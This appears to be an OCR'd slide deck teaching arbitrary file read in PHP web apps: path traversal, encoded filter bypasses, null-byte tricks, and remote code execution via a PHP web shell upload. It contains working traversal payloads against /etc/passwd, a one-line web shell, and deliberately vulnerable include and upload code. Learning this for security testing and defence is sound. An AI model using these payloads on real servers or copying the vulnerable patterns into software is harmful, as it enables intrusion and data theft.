Arbitrary File Read

What is it?


Attacker can read different files, which are not allowed by default - it can be system files, server's files, user's files etc..

- It's possible because:
  - Server's missconfiguration
  - No filtering user's data
  - Vulnerabilities

How it works

How it works

Attacker can brute force files



How it works


/read.php?file=secret.txt
Very rare secret information
H4ck3R
Web App

How it works

H4ck3R

/child_directory/secret.txt

Also very rare secret information

Web App

Path traversal

File structure

- parent_directory
- file_in_parent_directory.txt
  - htdocs
    - child_directory
      - secret.txt
    - img
      - uploads
        - payload.jpg
        - cat.jpg
  - uploads
    - cat.jpg
    - index.php
  - head.php
  - index.php
  - read.php
  - nullbyte.php
  - secret.txt

How it works

Attacker can use ../ to read files in parent's directory

It's possible because:

Missconfiguration

Vulnerable code

H4ck3R

/read.php?file=../../../../etc/passwd

root:x:0:0:root:/root:/bin/bash

...

Web App

Some Useful files (Linux)

/etc/passwd - users, identificators, home catalogs

/etc/profile - define basic variables (PATH, PS1, umask)

/etc/issue - info about the system / welcome message

/proc/version - info about the system and the core

/proc/cpuinfo - info about CPU

/proc/self/environ - enviroment variables

Filter special characters

When Web Application filtering special characters, we can try this:

URL Encoding

Unicode

..../// (if ../ filter)

Bypass filter (Linux)

../ - blocked

Using URL Encoding:

%2e%2e%2f

%2e%2e/

..%2f

Using Unicode Encoding:

..%c0%af

Bypass filter (Windows)

..\ - blocked

Using URL Encoding:

%2e%2e%5c

%2e%2e\

..%5c

Using Unicode Encoding:

..%c1%9c

Null byte

%00, 0x00, null byte, \0 - Special character, means an end of a line

Old PHP (<5.3.4)

Null byte work only with magic_quotes_gpc=off

```
$file=$_GET['page'];
if (file_exists('/home/'.$file.'.php')) {
include '/home/'.$file.'.php';
}
```

How it works


H4ck3R

/?page=../../../../etc/passwd%00

Web App

PHP

How it works



How it works

H4ck3R

/?page=../../../../etc/passwd%00

Web App

../../../../etc/passwd\0

$file=../../../../etc/passwd\0

if (file_exists('/home/../../../../etc/passwd\0.php')) {

include '/home/../../../../etc/passwd\0.php';

}

PHP

How it works

H4ck3R

/?page=../../../../etc/passwd%00

Web App

root:x:0:0:root:/root:/bin/bash
...

../../../../etc/passwd\0

$file=../../../../etc/passwd\0
if (file_exists('/home/../../../../etc/passwd\0.php')) {
include '/home/../../../../etc/passwd\0.php';
}

PHP

How it works

H4ck3R

/?page=../../../../etc/passwd%00

root:x:0:0:root:/root:/bin/bash
...

Web App

root:x:0:0:root:/root:/bin/bash
...

../../../../etc/passwd\0

$file=../../../../etc/passwd\0
if (file_exists('/home/../../../../etc/passwd\0.php')) {
include '/home/../../../../etc/passwd\0.php';
}

PHP

RCE via upload

H4ck3R

shell.php (<?php system($_GET['cmd'].' 2>&1'); ?>)

200 OK

Web App

RCE via upload

H4ck3R

http://target.com/shell.php?cmd=id

id=1001 (www-data)...

Web App

PHP extensions

There are a lot of PHP extensions:
.php, .pht, .php5, .php7, .phtml, etc...
Server blocking upload . file?
Try to upload .pht

upload shell.php

Not today!

H4ck3R

Web App

upload shell.pht


200 OK


H4ck3R

Web App

Extensions check

Users allowed to upload images





Extensions check

1. It can't be .php file

```
if (substr($name,-4,4) == ".php"){
   die("Dont upload php files plz");
}
```

2. It should be a picture


```
$type=$_FILES['image']['type'];
  $pos = strripos($type,"image");
    if ($pos === false) {
die("Seems like imagetype not valid");
}
```

3. Image should have size

```
$size=getimagesize($tmp_name);
        if ($size[0]==0) {
die("<p>Cant get image size</p>");
}
```

Bypass filters

We well use special script, which write php code inside picture



Next, include picture by using nullbyte